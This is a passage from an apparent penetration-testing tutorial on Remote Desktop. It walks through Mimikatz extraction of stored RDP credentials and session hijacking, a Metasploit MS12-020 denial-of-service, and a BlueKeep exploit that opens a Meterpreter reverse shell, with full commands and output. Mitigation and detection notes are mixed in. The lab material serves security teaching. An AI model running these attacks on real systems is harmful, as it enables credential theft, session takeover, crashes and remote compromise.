Mimikatz can be used to perform this kind of attack. As the attacker was able to gain access to the session of the machine, they used Mimikatz and ran the mstsc function inside the ts module. Mstsc is a process that runs when the Remote Desktop service is in use. It then intercepts the RDP protocol communication to extract the stored credentials. It can be seen in the image below that Mimikatz can extract the credentials for the user raj.


```
privilege::debug
ts::mstsc
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 May 25 2021 20:41:39
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!

| PID 10848
ServerName                          [wstring] '192.168.1.21'
ServerFqdn                          [wstring] ''
UserSpecifiedServerName             [wstring] '192.168.1.21'
UserName                            [wstring] 'raj'
Domain                              [wstring] 'WIN-MJJVRJ2ONH7'
Password                            [protect] '123'
SmartCardReaderName                 [wstring]
PasswordContainsSCardPin            [ bool  ] FALSE
ServerNameUsedForAuthentication     [wstring] '192.168.1.21'
RDmiUsername                        [wstring] ''
```

Session Hijacking


Session Hijacking is a type of attack where an attacker can gain access to an active session that is not directly accessible to the attacker. To demonstrate this kind of attacker, we need to create a scenario. Here we have a Windows machine with the Remote Desktop service enabled and running with two active users: raj and aarti. One of the most important factors in performing a Session Hijacking Attack is that the other session that we are trying to hijack must be an active session. Here, the raj user and aarti user are both active users with active sessions on the target machine.

We log in to the raj user using the credentials that we were able to extract using the Mimikatz.



Now we will need to run the Mimikatz again after logging in as raj user. We need to list all the active sessions. We use the sessions command from the ts module. Here we can see that there is a Session 3 for aarti user that is active.

```
privilege::debug
ts::sessions
```




We use the elevate command from the token module to impersonate a token for the NT Authority\SYSTEM and provide the ability to connect to other sessions. Back to the session output, we saw that the aarti user has session 3. We need to connect to that particular session using the remote command of the ts module.

token::elevate
ts::remote /id:3

```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

620     {0;000003e7} 0 D 29224          NT AUTHORITY\SYSTEM     S-1-5-18
 -> Impersonated !
 * Process Token : {0;01fec933} 2 F 34272688    MSEDGEWIN10\raj S-1-5-21-
 * Thread Token  : {0;000003e7} 0 D 35020913    NT AUTHORITY\SYSTEM     S

mimikatz # ts::remote /id:3
```

As we can see in the image, we were able to get the remote desktop session for the aarti user from the raj user access. This is the process through which session hijacking is possible for the Remote Desktop services.



Mitigation against Session Hijacking

To discuss mitigation, we first need to detect the possibility of an attack. Like all the services on Windows, Remote Desktop also creates various logs that contain information about the users that are logged on or the time when they logged on and off, along with the device name and, in some cases, the IP address of the user connecting as well.

There are various types of logs regarding the remote desktop service. It includes the Authentication Logs, Logon, Logoff, and Sessions Connection. While connecting to the client, the authentication can either be successful or fail. In both these cases, we have different EventIDs to recognise. The authentication logs are located inside the Security Section.

EventID 4624: Authentication process was successful
EventID 4625: Authentication process was failure


Then we have the logon and logoff events. A logon will occur after successful authentication. Logoff will track when the user is disconnected from the system. These particular logs will be located at the following:

Applications and Services Logs > Microsoft > Windows > TerminalServices-LocalSessionManager > Operational.
Event ID 21: Remote Desktop Logon
Event ID 23: Remote Desktop Logoff

Finally, we have the Session Connection Logs. This category has the most events because there are various reasons for disconnection and it should be clear to the user based on the particular EventID. These logs are located at the following:


Applications and Services Logs > Microsoft > Windows > TerminalServices-LocalSessionManager > Operational.
EventID 24: Remote Desktop Session is disconnected
EventID 25: Remote Desktop Session is reconnection

We can see that in the given image, the aarti user was reconnected. This is a log entry from the time we performed the Session Hijacking demonstration. That means if an attacker attempts that kind of activity, you might be looking for these kinds of logs.



For mitigation, we can set a particular time limit for disconnected sessions, idle Remote Desktop services that might be clogging up the memory usage, and others. These policies can be found at:

Administrative Templates > Windows Components > Remote Desktop Services > Remote Desktop Session Host > Session Time Limits.



When implemented, these policies will restrict the one necessity required by session hijacking, i.e., Active User Session. Hence, mitigation of the possibility of session hijacking altogether.

DoS Attack (MS12-020 Free DoS)

A DoS attack, or denial-of-service in respect of the Remote Desktop services, is very similar to the typical DoS attack. One of the things to notice before getting on with the attack is that DoS attacks through remote desktops are generally not possible. In this demonstration, we will be using a Windows 7 machine. Before getting to the exploit, Metasploit has an auxiliary that can be used to scan the machine for this particular vulnerability. As it can be observed from the image below, the machine that we were targeting is vulnerable to a DoS attack.

```
use auxiliary/scanner/rdp/ms12_020_check
set rhosts 192.168.1.21
exploit
```


```
msf6 > use auxiliary/scanner/rdp/ms12_020_check
msf6 auxiliary(scanner/rdp/ms12_020_check) > set rhosts 192.168.1.21
rhosts => 192.168.1.21
msf6 auxiliary(scanner/rdp/ms12_020_check) > exploit

[+] 192.168.1.21:3389     - 192.168.1.21:3389 - The target is vulnerable.
[*] 192.168.1.21:3389     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now that we have the confirmation for the vulnerability, we can use it to attack our target machine. This attack is named as max channel attack. This attack works in the following method. Firstly, it detects the target machine using the IP Address. Then it tries to connect to the machine through the RDP service. When the target machine responds that it is ready to connect, the exploit sends large size packets to the machine. The size of the packets is incremental until it becomes unresponsive. In our demonstration, we can see that it starts with a 210 bytes packet.

use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
set rhosts 192.168.1.21
exploit

```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 192.168.1.21
rhosts => 192.168.1.21
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.1.21

[*] 192.168.1.21:3389 - 192.168.1.21:3389 - Sending MS12-020 Microsoft Remote Deskt
[*] 192.168.1.21:3389 - 192.168.1.21:3389 - 210 bytes sent
[*] 192.168.1.21:3389 - 192.168.1.21:3389 - Checking RDP status ...
```

It will continue to send packets until the target machine is unable to handle those packets. It can be observed from the image below that the target machine crashed, resulting in a BSOD, or Blue Screen of Death.



Exploitation: BlueKeep

BlueKeep was a security vulnerability that was discovered in the Remote Desktop Protocol implementation that could allow the attacker to perform remote code execution. It was reported in mid-2019. Windows Server 2008 and Windows 7 were the main targets of these vulnerabilities. To understand the attack, we need to understand that RDP uses virtual channels, which are configured before authentication. When a server associates the virtual channel "MS_T120" with a static channel other than 31, heap corruption occurs, allowing arbitrary code execution on the system.But since this attack is based on heap corruption, there is a chance that if the configuration of the exploit is incorrect, it could lead to memory crashes. BlueKeep's auxiliary scanner and exploit are contained in Metasploit. Let's focus on the scanner. It requires the IP address of the target machine. We are running this against a Windows 7 machine with Remote Desktop enabled. We see that it returns that the target is vulnerable.

```
use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
set rhosts 192.168.1.16
exploit
```

```
msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set rhosts 192.168.1.16
rhosts => 192.168.1.16
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > exploit

[+] 192.168.1.16:3389     - The target is vulnerable. The target attempted cleanup
[*] 192.168.1.16:3389     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) >
```

Since we now know that the target is vulnerable, we can move on to exploiting the target. After selecting the exploit, we provide the remote IP address of the machine with the particular target. It can vary based on the Operating System; for Windows 7 use the target as 5. We can see that it connects to the target and first checks if it is vulnerable. Then it proceeds to inflict the heap corruption that we discussed earlier and results in a meterpreter shell on the target machine.

use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set rhosts 192.168.1.16
set target 5
exploit
sysinfo


```
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.1.16
rhosts => 192.168.1.16
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 5
target => 5
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] 192.168.1.16:3389 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.1.16:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.16:3389     - The target is vulnerable. The target attempted cleanup of the inc
[*] 192.168.1.16:3389     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.16:3389 - The target is vulnerable. The target attempted cleanup of the incorre
[*] 192.168.1.16:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa802
[!] 192.168.1.16:3389 - <---------- | Entering Danger Zone | ---------->
[*] 192.168.1.16:3389 - Surfing channels ...
[*] 192.168.1.16:3389 - Lobbing eggs ...
[*] 192.168.1.16:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.16:3389 - <---------- | Leaving Danger Zone | ---------->
[*] Sending stage (200262 bytes) to 192.168.1.16
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.16:49159) at 2021-05-26 13:19

meterpreter > sysinfo
Computer        : WIN-3Q7NEBI2561
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Changing the RDP Port

There are a lot of mitigations that can help a wide range of environments. It can include installing the latest updates and security patches from Microsoft or, as the NSA suggests, disabling the Remote Desktop Service until it is used and disabling it after use. The BlueKeep attacks can be mitigated to a large extent by upgrading the operating system from Windows 7. There is a long list of other mitigation steps that can be implemented, such as implementing an intrusion detection mechanism and other defence mechanisms. One of the steps that can be taken with immediate effect is changing the port number on which the Remote Desktop operates. This, although it seems like a big defence mechanism, might not even be noticed if done correctly. The attacker might not even look for this angle. Anyone who thinks RDP thinks 3389, but when changed, it is possible that the attacker won't even be able to detect the presence of RDP. To do this, we need to make changes to the registry. Open the registry editor and proceed to the following path:

